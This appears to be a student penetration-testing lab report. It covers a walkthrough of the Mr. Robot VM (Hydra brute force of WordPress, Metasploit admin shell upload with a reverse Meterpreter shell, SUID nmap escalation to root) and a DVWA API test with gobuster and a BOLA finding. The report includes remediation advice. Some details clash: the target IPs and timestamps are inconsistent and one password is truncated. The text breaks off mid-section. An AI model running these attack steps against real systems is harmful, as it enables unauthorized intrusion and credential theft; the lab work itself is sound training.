1. Advanced Exploitation Lab Report

Title: Critical WordPress Exploit Chain & Privilege Escalation **Target:** Mr. Robot VM **Target IP:** 192.168.87.53 **Date:** January 23, 2026


1. Executive Summary

A comprehensive penetration test was conducted on the target environment. The assessment identified critical vulnerabilities in the web application layer, specifically within the WordPress Content Management System. By chaining credential enumeration with an administrative shell upload vulnerability, we successfully achieved Remote Code Execution (RCE). Furthermore, misconfigured system binaries allowed for privilege escalation from a low-level user to `root`.

2. Attack Narrative & Technical Steps


Phase 1: Credential Access (Brute Force)

Objective: Gain valid administrative credentials to the WordPress dashboard. **Method:** We identified the WordPress login portal and the XML-RPC interface. Using a dictionary attack against the `elliot` user account, we successfully recovered the administrative password. **Credentials Found:** `elliot` / `ER28-0652`


Attack Save Columns
Results Target Positions Payloads Resource Pool Options
Filter: Showing all items
Request Response
Pretty Raw Hex Render

Request	Payload	Status	Error	Timeout	Length	Comment
0		200	☐	☐	4026	
1	true	200	☐	☐	4026	
2	false	200	☐	☐	4026	
3	wikia	200	☐	☐	4026	
4	from	200	☐	☐	4026	
5	the	200	☐	☐	4026	
6	now	200	☐	☐	4026	
7	Wikia	200	☐	☐	4026	
8	extensions	200	☐	☐	4026	
9	scss	200	☐	☐	4026	
10	window	200	☐	☐	4026	
11	http	200	☐	☐	4026	
12	var	200	☐	☐	4026	
13	page	200	☐	☐	4026	
14	Robot	200	☐	☐	4026	
15	Elliot	200	☐	☐	4077	
16	styles	200	☐	☐	4026	
17	and	200	☐	☐	4026	
18	document	200	☐	☐	4026	
19	mrrobot	200	☐	☐	4026	
20	com	200	☐	☐	4026	
21	ago	200	☐	☐	4026	
22	function	200	☐	☐	4026	
23	eps1	200	☐	☐	4026	
24	null	200	☐	☐	4026	


ERROR: The password you entered for the username **Elliot** is incorrect. Lost your password?



```
┌──(kali㉿kali)-[/media/sf_OneDrive/VulnHub/MrRobot/Tooloutput]
└─$ tail hydra3.txt
[ATTEMPT] target 198.168.87.53 - login "elliot" - pass "evaimages" - 5655 of 11452 [child 1] (0/0)
[ATTEMPT] target 198.168.87.53 - login "elliot" - pass "even" - 5656 of 11452 [child 9] (0/0)
[ATTEMPT] target 198.168.87.53 - login "elliot" - pass "Even" - 5657 of 11452 [child 7] (0/0)
[ATTEMPT] target 198.168.87.53 - login "elliot" - pass "evening" - 5658 of 11452 [child 11] (0/0)
[ATTEMPT] target 198.168.87.53 - login "elliot" - pass "event" - 5659 of 11452 [child 12] (0/0)
[ATTEMPT] target 198.168.87.53 - login "elliot" - pass "events" - 5660 of 11452 [child 5] (0/0)
[80][http-post-form] host: 198.168.87.53   login: elliot   password: ER28-065
[STATUS] attack finished for 198.168.87.53 (waiting for children to complete tests)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-01-22 09:58:12
```

Phase 2: Exploit Chain (RCE)


Objective: Leverage administrative access to execute code on the server. **Method:** Using the **Metasploit Framework**, we utilized the `exploit/unix/webapp/wp_admin_shell_upload` module. This exploit automated the malicious upload of a PHP payload via the WordPress plugin manager, establishing a reverse TCP connection back to the attack machine.



```
msf6 exploit(unix/webapp/wp_admin_shell_upload) > set WPCHECK false
WPCHECK => false
msf6 exploit(unix/webapp/wp_admin_shell_upload) > exploit

[*] Started reverse TCP handler on 192.168.1.196:4444
[*] Authenticating with WordPress using elliot:ER28 0652 ...
[+] Authenticated with WordPress
[*] Preparing payload ...
[*] Uploading payload ...
[*] Executing the payload at /wp-content/plugins/uMdmEoyDWP/yZI1YOEPgM.php ...
[*] Sending stage (39282 bytes) to 192.168.1.109
[*] Meterpreter session 1 opened (192.168.1.196:4444 -> 192.168.1.109:53719) at 2020 11 30 15:02:53 +0100
[!] This exploit may require manual cleanup of 'yZI1YOEPgM.php' on the target
[!] This exploit may require manual cleanup of 'uMdmEoyDWP.php' on the target
[!] This exploit may require manual cleanup of '../uMdmEoyDWP' on the target

meterpreter > shell
Process 2009 created.
Channel 0 created.
ls
uMdmEoyDWP.php
yZI1YOEPgM.php
python -c 'import pty;pty.spawn("/bin/bash")'
ps/wordpress/htdocs/wp-content/plugins/uMdmEoyDWP$ whoami
whoami
daemon
ps/wordpress/htdocs/wp-content/plugins/uMdmEoyDWP$ cd /home
cd /home
daemon@linux:/home$ ls
ls
robot
daemon@linux:/home$ cd robot
cd robot
daemon@linux:/home/robot$ ls
ls
key 2 of 3.txt  password.raw-md5
daemon@linux:/home/robot$ 
```

Phase 3: Post-Exploitation (Enumeration)


Objective: Explore the file system and retrieve sensitive data. **Method:** Upon gaining a shell as the `daemon` user, we navigated to the `/home/robot` directory. We successfully located the second flag (`key-2-of-3.txt`) and a password hash file (`password.raw-md5`), proving user-level compromise.




```
WPCHECK ⇒ false
msf6 exploit(unix/webapp/wp_admin_shell_upload) > exploit

[*] Started reverse TCP handler on 192.168.1.196:4444
[*] Authenticating with WordPress using elliot:ER28 0652 ...
[+] Authenticated with WordPress
[*] Preparing payload ...
[*] Uploading payload ...
[*] Executing the payload at /wp-content/plugins/uMdmEoyDWP/yZI1YOEPgM.php ...
[*] Sending stage (39282 bytes) to 192.168.1.109
[*] Meterpreter session 1 opened (192.168.1.196:4444  > 192.168.1.109:53719) at 2020 11 30 15:02:53 +0100
[!] This exploit may require manual cleanup of 'yZI1YOEPgM.php' on the target
[!] This exploit may require manual cleanup of 'uMdmEoyDWP.php' on the target
[!] This exploit may require manual cleanup of '../uMdmEoyDWP' on the target

meterpreter > shell
Process 2009 created.
Channel 0 created.
ls
uMdmEoyDWP.php
yZI1YOEPgM.php
python -c 'import pty;pty.spawn("/bin/bash")'
xps/wordpress/htdocs/wp-content/plugins/uMdmEoyDWP$ whoami
whoami
daemon
xps/wordpress/htdocs/wp-content/plugins/uMdmEoyDWP$ cd /home
cd /home
daemon@linux:/home$ ls
ls
robot
daemon@linux:/home$ cd robot
cd robot
daemon@linux:/home/robot$ ls
ls
key 2 of 3.txt  password.raw-md5
daemon@linux:/home/robot$ cat password.raw-md5
cat password.raw-md5
robot:c3fcd3d76192e4007dfb496cca67e13b
daemon@linux:/home/robot$ su robot
su robot
Password: abcdefghijklmnopqrstuvwxyz

robot@linux:~$ whoami
whoami
robot
robot@linux:~$ cd /root
cd /root
bash: cd: /root: Permission denied
robot@linux:~$ sudo su
sudo su
[sudo] password for robot: abcdefghijklmnopqrstuvwxyz

robot is not in the sudoers file.  This incident will be reported.
robot@linux:~$
```

Phase 4: Privilege Escalation (Root)

Objective: Escalate privileges from low-level user to Root. **Method:** We performed SUID binary enumeration using the `find / -perm -4000` command, which revealed that `nmap` was running with elevated permissions. **Exploit:** We utilized Nmap's "Interactive Mode" to spawn a root shell (`!sh`), allowing us to read the final root flag located in `/root/key-3-of-3.txt`.



```
robot@linux:~$ find / -perm -4000 -type f 2>/dev/null
find / -perm -4000 -type f 2>/dev/null
/bin/ping
/bin/umount
/bin/mount
/bin/ping6
/bin/su
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/sudo
/usr/local/bin/nmap
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmcrypt-get-device
/usr/lib/vmware-tools/bin32/vmware-user-suid-wrapper
/usr/lib/vmware-tools/bin64/vmware-user-suid-wrapper
/usr/lib/pt_chown
robot@linux:~$ nmap --interactive
nmap --interactive

Starting nmap V. 3.81 ( http://www.insecure.org/nmap/ )
Welcome to Interactive Mode -- press h <enter> for help
nmap> help
help
Nmap Interactive Commands:
n <nmap args> -- executes an nmap scan using the arguments given and
waits for nmap to finish.  Results are printed to the
screen (of course you can still use file output commands).
! <command>   -- runs shell command given in the foreground
x             -- Exit Nmap
f [--spoof <fakeargs>] [--nmap_path <path>] <nmap args>
-- Executes nmap in the background (results are NOT
printed to the screen).  You should generally specify a
file for results (with -oX, -oG, or -oN).  If you specify
fakeargs with --spoof, Nmap will try to make those
appear in ps listings.  If you wish to execute a special
version of Nmap, specify --nmap_path.
n -h          -- Obtain help with Nmap syntax
h             -- Prints this help screen.
Examples:
n -sS -O -v example.com/24
f --spoof "/usr/local/bin/pico -z hello.c" -sS -oN e.log example.com/24

nmap> !whoami
!whoami
root
waiting to reap child : No child processes
nmap> !ls
```



```
nmap> !whoami
!whoami
root
waiting to reap child : No child processes
nmap> !ls /root
!ls /root
firstboot_done  key-3-of-3.txt
waiting to reap child : No child processes
nmap> !cat /root/key-3-of-3.txt
!cat /root/key-3-of-3.txt
04787ddef27c3dee1ee161b21670b4e4
waiting to reap child : No child processes
nmap>
```

3. Findings Log

Exploit ID	Description	Target IP	Status	Payload
007	**WordPress Admin Shell Upload**	192.168.87.53	**Success**	`php/meterpreter/reverse_tcp`
008	**SUID Privilege Escalation (Nmap)**	192.168.87.53	**Success**	`/bin/sh` (Interactive)

4. Remediation Recommendations

1. **WordPress Hardening:** Disable the `xmlrpc.php` interface to prevent brute-force attacks.
2. **File Permissions:** Disallow file editing within the WordPress Dashboard by adding `define('DISALLOW_FILE_EDIT', true);` to `wp-config.php`.
3. **System Patching:** Remove the SUID bit from the `nmap` binary or update it to a version that does not support interactive shell spawning.

2. API Security Testing Lab Report

Target Environment: DVWA (Simulated API Endpoints) & Postman Local **Date:** January 26, 2026 **Tools Used:** Burp Suite Professional, Postman, Gobuster

1. Executive Summary


Security testing was conducted to evaluate the resilience of the application's API endpoints against OWASP API Top 10 vulnerabilities. Critical flaws were identified in authorization mechanisms, specifically Broken Object Level Authorization (BOLA), which allowed unauthorized access to user profiles. Additionally, the lack of GraphQL introspection controls suggests potential schema exposure. However, session management was found to be secure against simple token tampering attacks.

Test ID	Vulnerability	Severity	Target Endpoint	Status
008	**BOLA (Broken Object Level Authorization)**	**Critical**	`/vulnerabilities/sqli/`	**Exploited** (Accessed User ID 2: Gordon Brown)
009	**GraphQL Introspection Exposure**	**High**	`/graphql`	**Simulated** (Introspection query constructed)
010	**Token Tampering**	**Info/Secure**	`/vulnerabilities/exec/`	**Secure** (Request redirected to login)

3. Detailed Findings & Evidence

3.1 API Endpoint Enumeration


Methodology: We utilized `gobuster` to fuzz the web server for common API and directory paths. **Finding:** Several critical directories were discovered, including `config`, `docs`, and `phpinfo.php`. While a dedicated `/api/` folder was not found, the `/vulnerabilities/` path serves as the functional equivalent for this assessment.



```
┌──(kali㉿kali)-[~]
└─$ gobuster dir -u http://127.0.0.1/ -w /usr/share/wordlists/dirb/common.txt
===============================================================
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://127.0.0.1/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8.2
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
.htpasswd            (Status: 403) [Size: 293]
.hta                 (Status: 403) [Size: 288]
.htaccess            (Status: 403) [Size: 293]
config               (Status: 301) [Size: 307] [--> http://127.0.0.1/config/]
docs                 (Status: 301) [Size: 305] [--> http://127.0.0.1/docs/]
external             (Status: 301) [Size: 309] [--> http://127.0.0.1/external/]
favicon.ico          (Status: 200) [Size: 1406]
index.php            (Status: 302) [Size: 0] [--> login.php]
php.ini              (Status: 200) [Size: 148]
phpinfo.php          (Status: 302) [Size: 0] [--> login.php]
robots.txt           (Status: 200) [Size: 26]
server-status        (Status: 403) [Size: 297]
Progress: 4613 / 4613 (100.00%)
===============================================================
Finished
===============================================================
```

3.2 Broken Object Level Authorization (BOLA)

Methodology: We intercepted a request to the application that retrieved user details based on a numeric `id` parameter. By modifying this ID from the current user (`1`) to an arbitrary user (`2`), we attempted to access unauthorized data. **Evidence:** The application failed to validate if the current user was authorized to view the requested object. We successfully retrieved the profile for "Gordon Brown" (User ID 2).



Request to https://www.google.com:4...

Time	Type	Direction	Method	URL	Status code	Len
16:10:4...	HTTP	→ Request	GET	https://www.google.com/warmup.html		

